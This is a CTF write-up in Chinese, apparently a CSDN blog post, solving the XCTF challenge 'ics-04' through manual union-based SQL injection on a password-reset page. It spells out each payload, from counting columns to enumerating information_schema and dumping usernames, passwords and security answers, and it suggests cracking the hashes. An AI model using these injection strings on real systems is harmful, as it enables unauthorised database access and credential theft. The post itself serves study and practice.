
XCTF攻防世界题目ics-04(XCTF 4th-CyberEarth)

原创

hiddenCarry 于 2020-08-18 10:54:46 发布 272 收藏

分类专栏： CTF

本文链接：https://blog.csdn.net/daqiangdetianxia/article/details/107997931



> 为了避免眼高手低，能用手工我决定把一些题目的详细思路和思考过程写一遍。就当是总结吧。

简单的一道sql注入题目加一个简单的逻辑漏洞。

信息搜集

页面：login.php,register.php,findpwd.php

服务器：Apache/2.4.7 (Ubuntu)

ICS工业控制系统

漏洞查找

一、 经过测试，发现findpwd页面存在sql注入漏洞

二、手工注入

1.确定列数

`admin1' order by 4#`经过测试，一共有四列，其中admin1是我自己注册的用户。

2.确定注入列数.

`' union select 1,1,version(),1#` 通过移动version()的位置，最终确定存在注入的列数在第三列。

3.查询数据库名。

`' union select 1,1,group_concat(schema_name),1 from information_schema.schemata #` 查询出数据库名字为 `cetc004`


4. 查询表名：

`'union select 1,1,group_concat(char(58),table_name),1 from information_schema.tables where table_schema='cetc004'#` 查询到表名user

5.查询列名

`' union select 1,1,group_concat(column_name),1 from information_schema.columns where table_name='user'#`

查询到列名。



6.查表中的数据

`'union select 1,2,group_concat(char(58),username,',',password,',',question,',',answer),4 from cetc004.user;#` 得到数据

这里可以利用md5彩虹表进行破解密码，也可以利用逻辑漏洞，重新注册username，获得帐号密码。

最后用帐号密码登录就会出现flag。